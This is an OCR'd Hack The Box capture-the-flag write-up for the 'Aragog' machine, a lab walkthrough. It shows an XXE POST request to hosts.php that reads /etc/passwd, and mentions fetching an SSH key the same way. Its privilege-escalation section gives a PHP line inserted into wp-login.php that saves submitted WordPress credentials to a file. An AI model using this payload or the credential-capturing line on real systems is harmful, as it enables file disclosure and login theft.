





Aragog

21st July 2018 / Document No D18.100.12

Prepared By: Alexander Reid (Arrexel)

Machine Author: egre55

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Aragog is not overly challenging, however it touches on several common real-world vulnerabilities, techniques and misconfigurations.

Skills Required

- Intermediate knowledge of Linux


Skills Learned

- Exploiting XML External Entities
- Enumerating files through XXE
- Exploiting weak file permissions

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap reveals vsftpd (which has anonymous login enabled), OpenSSH and Apache.

Dirbuster



Dirbuster finds only a **hosts.php** file.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Exploitation

XML External Entities

Attempting to connect to FTP reveals only a **test.txt** file which contains some basic XML.

```
root@kali:~/Desktop/writeups/aragog# cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
root@kali:~/Desktop/writeups/aragog#
```

Sending the XML in a POST request to **hosts.php** results in some different output.




Using this, it is trivial to craft a request that abuses external entities to read files on the system.


```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

After obtaining **/etc/passwd** through the XXE vulnerability, two home directories are discovered; **florian** and **cliff**. As OpenSSH is explicitly set to allow only publickey authentication, it can be taken as a hint that the private key may be left on the machine. The path is easy to guess, but it can be brute forced with a simple script.





Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Web Server Write Access

Automated enumeration tools are not necessary to find the correct escalation vector in this case. As this is a CTF system, any type of user interaction must be automated. Running **ps aux** reveals a **whoopsie** user running **/usr/bin/whoopsie**. This binary can be reverse engineered (much more challenging) to obtain the SUDO password. The purpose of this binary is to simulate a user logging into the Wordpress installation at http://aragog/dev_wiki

Since the entire **/var/www/html** directory is chmod 777, it is possible to modify **wp-login.php** to capture any supplied credentials. The login credentials are sent in **$_POST['log']** and **$_POST['pwd']**. Simple adding the following line after the <?php tag is enough.

```
file_put_contents("creds.txt",$_POST['log']." - ".$_POST['pwd']);
```

Reusing the Wordpress password with **su** will grant a root shell.